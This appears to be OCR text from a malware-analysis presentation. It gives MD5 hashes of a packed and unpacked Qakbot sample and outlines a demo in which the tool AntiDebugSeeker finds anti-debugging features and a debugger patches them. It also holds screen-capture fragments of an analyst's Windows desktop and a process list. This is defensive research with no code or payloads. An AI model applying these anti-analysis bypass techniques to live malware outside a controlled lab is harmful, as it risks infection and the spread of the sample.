
- MD5 : bce0df8721504d50f4497c0a0a2c090d (Packed)
- MD5 : 58e1c32eeb0130da19625e55ee48cf1e (Unpack)


The flow of a demo


①A type of anti-analysis leads to the termination of the process.

②Using AntiDebugSeeker to find anti-analysis features.

③Examine the behavior of AntiDebug, and identify the areas to patch from the AntiDebugSeeker results + Apply the patch using a debugger.


ごみ箱
procexp64 - ショートカット
antidebug_malw...
x32dbg - ショートカット
AntiDebugSeeke...
x64dbg - ショートカット
other
qbot_demo
Eclipse IDE for Java Developer...
ghidraRun
ghidraRun-gitcl...
サクラエディタ
desktop.ini
desktop.ini
qbot_demo
ファイル
ホーム
共有
表示
qbot_demo
qbot_demoの検索
クイック アクセス
デスクトップ
ダウンロード
ドキュメント
ピクチャ
AntiDebugSeeker_F
ida_plugin_AntiDeb
ida_plugin_AntiDeb
ver
OneDrive
PC
ネットワーク
qakbot.exe
1 個の項目
Process Explorer - Sysinternals: www.sysinternals.com [DESKTOP-7D19T7P¥kaihatu] (Administrator)
File Options View Process Find Users Help
Process CPU Private Bytes Working Set PID
svchost.exe 1,584 K 1,560 K 193
svchost.exe 9,616 K 12,400 K 199
vmtoolsd.exe 0.13 7,744 K 8,300 K 119
VGAuthServi... 2,720 K 552 K 122
